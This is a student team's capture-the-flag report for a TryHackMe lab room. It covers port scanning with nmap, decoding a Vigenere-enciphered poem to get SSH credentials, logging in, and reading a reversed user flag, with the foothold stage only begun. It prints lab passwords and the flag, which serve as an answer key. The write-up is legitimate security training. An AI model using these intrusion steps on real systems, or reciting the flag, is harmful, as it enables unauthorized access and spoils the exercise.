

Pen Test 1

ROOM A

MALI PAPE

Members:

ID	Name	Role
1211102895	Muhammad Irfan Bin Mohd Nazri	Leader
1211104288	Mohd Azriy Akmalhazim Bin Mohd Nazariee	Member
1211103634	Ho Tian Ming	Member
1211101035	Mohamad Zuhir Bin Mohamad Zailani	Member

1) Recon and Enumeration (Where you gather data)


Members Involved: Irfan, Azriy, Zuhir, Ming

Tools used: nmap, terminal, vigenere cipher decoder

Thought Process and Methodology and Attempts:

We scan the ip address and found the correct port and then we enter the secret to find the password. After found the password, we login and then found the flag.


First, we run nmap to scan for the open ports



```
1211104288@kali: ~ x nmap x https://tryhackme.com/room/lookingglass
File Actions Edit View Help
(1211104288@kali)-[~] Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hack
$ nmap 10.10.175.167
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-26 07:37 EDT
Nmap scan report for 10.10.175.167
Host is up (0.20s latency).
Not shown: 804 closed tcp ports (conn-refused), 123 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
9001/tcp  open  tor-orport
9002/tcp  open  dynamid
9003/tcp  open  unknown
9009/tcp  open  pichat
9010/tcp  open  sdr
9011/tcp  open  d-star
9040/tcp  open  tor-trans
9050/tcp  open  tor-socks
9080/tcp  open  glrpc
9081/tcp  open  cisco-aqos
9090/tcp  open  zeus-admin
9091/tcp  open  xmitec-xmlmail
9099/tcp  open  unknown
9100/tcp  open  jetdirect
9102/tcp  open  jetdirect
9103/tcp  open  jetdirect
9110/tcp  open  unknown
9111/tcp  open  DragonIDSConsole
9200/tcp  open  wap-wsp
9207/tcp  open  wap-vcal-s
9220/tcp  open  unknown
9290/tcp  open  unknown
9415/tcp  open  unknown
9418/tcp  open  git
9500/tcp  open  ismserver
9503/tcp  open  unknown
9535/tcp  open  man
9575/tcp  open  unknown
9593/tcp  open  cba8
9594/tcp  open  msgsys
9595/tcp  open  pds
9618/tcp  open  condor
9666/tcp  open  zoomcp
9876/tcp  open  sd
9877/tcp  open  x510
9878/tcp  open  kca-service
9898/tcp  open  monkeycom
9900/tcp  open  iua
9917/tcp  open  unknown
9929/tcp  open  nping-echo
9943/tcp  open  unknown
9944/tcp  open  unknown
```

It will take a long time to scan for all the open ports. Sometimes, we also failed to run it. So, we terminate the machine and run it again for several times. After the results are shown, there will be a range for the ports. The range will be 9000 to 13783.

Next, we run ssh to find the ports that have services.




The screenshot shows a terminal window on a Kali Linux desktop. The title bar says '(kali㉿kali)-[~]'. The command entered is '\$ ssh -p 13348 10.10.193.159'. The output shows a warning about host key fingerprinting and a list of 28 additional host names omitted. It then asks if the user wants to continue connecting (yes/no/[fingerprint]), and the user responds with 'yes'. A warning message follows, stating that the host has been permanently added to the list of known hosts. The terminal then displays a challenge message: 'Solve the challenge to get access to the box Jabberwocky'. Below this, there is a long string of encrypted text: 'Mdes mgplmmz, cvs alv lsmtsn aowil Fqs ncix hrd rxtnbi bp bwl arul; Elw bpmtc pgzt alv uvvordcet, Egf bwl qffl vaewz ovxztiql. Fvphve ewl Jbfugzlvgb, ff woy! Ioe kepu bwhx sbai, tst jlbal vppa grmj! Bplhrf xag Rjinlu imro, pud tlnp Bwl jintmofh Iaohtachxta!'. Another block of text follows: 'Oi tzdr hjw oqzehp jpvvd tc oaoh: Eqvv amdx ale xpuxpxq hwt oi jhbkhe-- Hv rfwmgl wl fp moi Tfbaun xkgm, Puh jmvsd lloimi bp bwvyxaa. Eno pz io yyhqho xyhbkhe wl sushf, Bwl Nruiirhdjk, xmmj mnlw fy mpaxt, Jani pjqumpzgn xhcdbg1 xag bjskvr dsoo, Pud cykdttk ej ba gaxt!'. A small window titled 'Image Viewer' is visible in the background, showing a dark image.

We had to run it several times to find the correct port. It will show lower or higher for the port.

This is a comparison to find the correct port. Lower means the number of the correct port has to be larger than the current port. Higher means the number of the correct port has to be smaller than the current port.

When we find the correct port, it will automatically show a long encrypted poem.




A screenshot of a terminal window titled 'kali@kali: ~'. The terminal shows a warning message: 'Warning: Permanently added '[10.10.193.159]:13348' (RSA) to the list of known hosts.' Below this, there is a long, multi-line poem in a ciphered language. The poem starts with 'Jabberwocky' and ends with 'Enter Secret:'. A cursor is visible at the end of the poem line.

```
Warning: Permanently added '[10.10.193.159]:13348' (RSA) to the list of known hosts.  
You've found the real service.  
Solve the challenge to get access to the box  
Jabberwocky  
'Mdes mgplmmz, cvs alv lsmtsn aowil  
Fqs ncix hrd rxxtbmi bp bwl arul;  
Elw bpmtc pgzt alv uvvordcet,  
Egf bwl qffl vaewz ovxztiql.  
  
'Fvhvhe ewl Jbfugzlvgb, ff woy!  
Ioe kepu bwhx sbai, tst jlbal vppa grmj!  
Bplhrf xag Rjinlu imro, pud tlnp  
Bwl jintmofh Iaohxxtachxta!'  
  
Oi tzdr hjw oqzehp jpvvd tc oaoh:  
Eqvv amdx ale xpuxpxq hwt oi jhbkh--  
Hv rfwmgl wl fp moi Tfbaun xkgm,  
Puh jmvsd lloimi bp bwvyxaa.  
  
Eno pz io yyhgho xyhbkhe wl sushf,  
Bwl Nruuirhdjk, xmmj mnlw fy mpaxt,  
Jani pjqumpzgn xcdbgi xag bjskvr dsso,  
Pud cykdttk ej ba gaxt!  
  
Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbk  
Ewl vpviict qseux dine huidoxt-achgb!  
Al peqi pt eitf, ick azmo mtd wlae  
Lx ymca krebqpsxug cevm.  
  
'Ick lrla xhzj zlbmg vpt Qesulvwzrr?  
Cpxx vw bf eifz, qy mthmjwa dwn!  
V jitinofh kaz! Gntdvl! Ttspaj!'  
Wl ciskvttk me apw jzn.  
  
'Awbw utqasmx, tuh tst zljxaa bdcij  
Wph gjgl aoh zkqsi zg ale hpie;  
Bpe oqbzc nxyi tst iosszqdtz,  
Eew ale xdtse semja dbxxkfe.  
Jdbr tivtmi pw sxderpIoeKeudmgstd  
Enter Secret: █
```

There is a secret that we need to enter.

To know that is a poem, we can use google to find it by searching the clue given at the beginning of the encrypted poem which is Jabberwocky.



A screenshot of a Google search results page for the query 'Jabberwocky'. The top result is a link to the Poetry Foundation's website for 'Jabberwocky' by Lewis Carroll. To the right of the search results, there is a detailed card for the poem 'Jabberwocky' by Lewis Carroll. The card includes a book preview thumbnail, a 'PREVIEW' button, a '78% liked this book' rating, and a summary: "'Jabberwocky' is a nonsense poem written by Lewis Carroll about the killing of a creature named 'the Jabberwock'. It was included in his 1871 novel Through the Looking-Glass, the sequel to Alice's Adventures in Wonderland. The book tells of Alice's adventures within the back-to-front world of Looking-glass world. Wikipedia".

The screenshot shows a web browser displaying the Poetry Foundation's website at <https://www.poetryfoundation.org/poems/42916/jabberwocky>. The page features the Poetry Foundation logo and navigation links for POEMS & POETS, HARRIET, ARTICLES, VIDEO, PODCASTS, LEARN, EVENTS, and POETRY MAGAZINE. A search bar at the top allows users to "Search by Poem or Poet". The main content area displays the poem "Jabberwocky" by Lewis Carroll. The poem begins with the lines: "'Twas brillig, and the slithy toves / Did gyre and gimble in the wabe: All mimsy were the borogoves, And the mome raths outgrabe. " It continues with several stanzas of the poem, ending with the line: "And, as in uffish thought he stood," followed by a series of short lines.

To decrypt the poem, we can google search for the vigenere solver to decrypt it. We use the vigenere solver that can decode the message without the need of key.

The screenshot shows a web browser window for the dcode.fr/cipher-identifier tool. The interface includes a sidebar with a "Search for a tool" section containing a search bar and a dropdown menu for "SEARCH A TOOL ON DCODE BY KEYWORDS" (e.g., type 'caesar'). Below this is a list of "Results" for various cipher types, including Chaocipher, Vigenere Cipher, Beaufort Cipher, AutoClave Cipher, Vernam Cipher (One Time Pad), Vigenere, Rozier Cipher, Gronsfeld Cipher, Variant Beaufort Cipher, Trithemius Cipher, Substitution Cipher, Shift Cipher, Homophonic Cipher, Bifid Cipher, and Mono-alphabetic Substitution. The main content area is titled "CIPHER IDENTIFIER" and "Cryptography - Cipher identifier". It features an "ENCRYPTED MESSAGE IDENTIFIER" section where a user has pasted the poem "Jabberwocky" into a text input field. The "ANALYZE" button is visible below the input field. To the right, there is a "Summary" section with a "Feedback" link, a "Similar pages" section listing various cryptanalysis tools, and a "Support" section with links to "Paypal", "Patreon", and "More". A sidebar on the left provides links to "SEARCH A TOOL ON DCODE BY KEYWORD", "BROWSE THE FULL DCODE TOOLS LIST", and "dcode's analyzer suggests to investigate". The bottom of the screen shows a taskbar with various icons and a system status bar indicating "28°C Raining now", "ENG US", "10:12 PM 7/26/2022", and a battery level of 64%.

After we decrypt it, we can find the hidden secret.

After we got the secret, we enter it to find the password and the username of the user. The password is randomly generated so not every time we have the same password.

The terminal window shows a poem by Jabberwocky and an SSH session to a host at 10.10.193.159.

```
jabberwock@  
File Actions Edit View Help  
Eqvv amdx ale xpuxpqx hwt oi jhbkhe--  
Hv rfwmgl wl fp moi Tfbaun xkgm,  
Puh jmvsd lloimi bp bwvyxaa.  
  
Eno pz io yyhqho xyhbkhe wl sushf,  
Bwl Nruiirhdjk, xmmj mnlw fy mpxaxt,  
Jani pjqumpzgn xhcdgbgi xag bjskvr dssoo,  
Pud cykdttk ej ba gaxt!  
  
Vnf, xpq! Wcl, xn! Hrd ewyovka cvs alihbkh  
Ewl vpvict qseux dine huidoxt-achgb!  
Al peqi pt eitf, ick azmo mtd wlae  
Lx ymca krebqpsxug cevm.  
  
'Ick lrla xhzj zlbmg vpt Qesulvwzrr?  
Cpqx vw bf eifz, qy mthmjwa dwn!  
V jitinofh kaz! Gtntdvl! Ttspaj!'  
Wl ciskvttk me apw jzn.  
  
'Awbw utqasmx, tuh tst zljxaa bdcij  
Wph gjgl aoh zkugsi zg ale hpie;  
Bpe oqbcz nxyi tst iosszqdtz,  
Eew ale xdte semja dbxxkhfe.  
Jdbc tivtmi pw sxderpIoeKeudmgstd  
Enter Secret:  
jabberwock:SomebodyBreathlessWheneverHaddocks  
Connection to 10.10.193.159 closed.  
  
└─(kali㉿kali)-[~]  
$ ssh jabberwock@10.10.193.159  
The authenticity of host '10.10.193.159 (10.10.193.159)' can't be established.  
ED25519 key fingerprint is SHA256:xs9LzYRViB8jiE4uU7UlpldwXgzR3sCZpTYFU2RgvJ4.  
This host key is known by the following other names/addresses:  
~/ssh/known_hosts:35: [hashed name]  
~/ssh/known_hosts:38: [hashed name]  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '10.10.193.159' (ED25519) to the list of known hosts.  
jabberwock@10.10.193.159's password:  
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1  
jabberwock@looking-glass:~$ █
```

After we got the password, we entered into ssh by typing ssh `jabberwock@<ipaddress>`. Then type yes, and enter the password.


After enter into the ssh we try to find the flag.

```
jabberwock@looking-glass: ~ x kali@kali: ~ x
File Actions Edit View Help
jabberwock@looking-glass: ~ x kali@kali: ~ x
Eno pz io yyhqho xyhbkhc wl sushf,
Bwl Nruuirhdkj, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgj xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!
Vnf, xpq! Wc!, xnh! Hrd ewyovka cvs alihbkh,
Ewl vpyict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymcna krebqpsxug cevm.
'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dw!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.
'Awbw utqasmx, tuh tst zljxxa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbcz nxyi tst iosszqdtz,
Eew ale xtdt semja dbxxkhfe.
Jdbt tivtmi pw sxderpioeKeudmgstd
Enter Secret:
jabberwock:FrenchYardsRelentedLovely
Connection to 10.10.251.178 closed.


(kali㉿kali)-[~]
$ ssh jabberwock@10.10.251.178
ssh: connect to host 10.10.251.178 port 22: Connection timed out

(kali㉿kali)-[~]
$ ssh jabberwock@10.10.251.178
The authenticity of host '10.10.251.178' (10.10.251.178) can't be established.
ED25519 key fingerprint is SHA256:xs9LzYRViB8jiE4uU7UlpLdwXgzR3sCzTYFU2RgvJ4.
This host key is known by the following other names/addresses:
  ./ssh/known_hosts:35: [hashed name]
  ./ssh/known_hosts:38: [hashed name]
  ./ssh/known_hosts:53: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.251.178' (ED25519) to the list of known hosts.
jabberwock@10.10.251.178's password:
Last login: Fri Jul 3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$ cat user.txt | rev
thm{65d3710e9d75d5f346d2bac669119a23}
jabberwock@looking-glass:~$
```

So, we type ls to find the list in the directory. Then, type cat user.txt to read the file. The flag seems reversed. So, there are two ways to read it. The first way is we type cat user.txt | rev to read the flag reversely.



The second way is we use text reverse by searching in google. Next, we copy and paste the flag to read the flag reversely.



After we found the first flag, we need to find second flag.

2) Initial Foothold (where you gain the first reverse shell)

Members Involved: Irfan, Azriy, Zuhir, Ming

Tools used: ssh, netcat, terminal

Thought Process and Methodology and Attempts:

In order to use netcat, we have to make a reverse shell. We also need to modify the ip address and port in order to use the netcat.

```
(kali㉿kali)-[~]
└─$ ssh jabberwock@10.10.193.159
The authenticity of host '10.10.193.159 (10.10.193.159)' can't be established.
ED25519 key fingerprint is SHA256:xs9LzYRViB8jiE4uU7UlpldwXgzR3sCZpTYFU2RgvJ4.
This host key is known by the following other names/addresses:
    ~/ssh/known_hosts:35: [hashed name]
    ~/ssh/known_hosts:38: [hashed name]

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.193.159' (ED25519) to the list of known hosts.
jabberwock@10.10.193.159's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ ls
poem.txt twasBrillig.sh user.txt
jabberwock@looking-glass:~$ cat twasBrillig.sh
cat: twasBrillig.sh: No such file or directory
jabberwock@looking-glass:~$ cat twasBrillig.sh
wall $(cat /home/jabberwock/poem.txt)
jabberwock@looking-glass:~$ ls -al
total 44
drwxrwxrwx 5 jabberwock jabberwock 4096 Jul  3 2020 .
drwxr-xr-x  8 root      root     4096 Jul  3 2020 ..
lrwxrwxrwx  1 root      root     9 Jul  3 2020 .bash_history → /dev/null
-rw-r--r--  1 jabberwock jabberwock 220 Jun 30 2020 .bash_logout
-rw-r--r--  1 jabberwock jabberwock 3771 Jun 30 2020 .bashrc
drwx——  2 jabberwock jabberwock 4096 Jun 30 2020 .cache
drwx——  3 jabberwock jabberwock 4096 Jun 30 2020 .gnupg
drwxrwxr-x 3 jabberwock jabberwock 4096 Jun 30 2020 .local
-rw-r--r--  1 jabberwock jabberwock 807 Jun 30 2020 .profile
-rw-rw-r--  1 jabberwock jabberwock 935 Jun 30 2020 poem.txt
-rw-rwxr-x  1 jabberwock jabberwock 38 Jul  3 2020 twasBrillig.sh
-rw-r--r--  1 jabberwock jabberwock 38 Jul  3 2020 user.txt
jabberwock@looking-glass:~$ cd ..
jabberwock@looking-glass:~/home$ ls -al
total 32
drwxr-xr-x  8 root      root     4096 Jul  3 2020 .
drwxr-xr-x  24 root      root     4096 Jul  2 2020 ..
drwx---x--x  6 alice     alice    4096 Jul  3 2020 alice
drwx——  2 humptydumpty humptydumpty 4096 Jul  3 2020 humptydumpty
drwxrwxrwx  5 jabberwock jabberwock 4096 Jul  3 2020 jabberwock
jabberwock@looking-glass:~/home$ ls -al
total 32
drwxr-xr-x  8 root      root     4096 Jul  3 2020 .
drwxr-xr-x  24 root      root     4096 Jul  2 2020 ..
drwx---x--x  6 alice     alice    4096 Jul  3 2020 alice
drwx——  2 humptydumpty humptydumpty 4096 Jul  3 2020 humptydumpty
drwxrwxrwx  5 jabberwock jabberwock 4096 Jul  3 2020 jabberwock
```

First, we read other file like cat twasBrillig.sh. Next, we go to see all the files by typing ls -al.

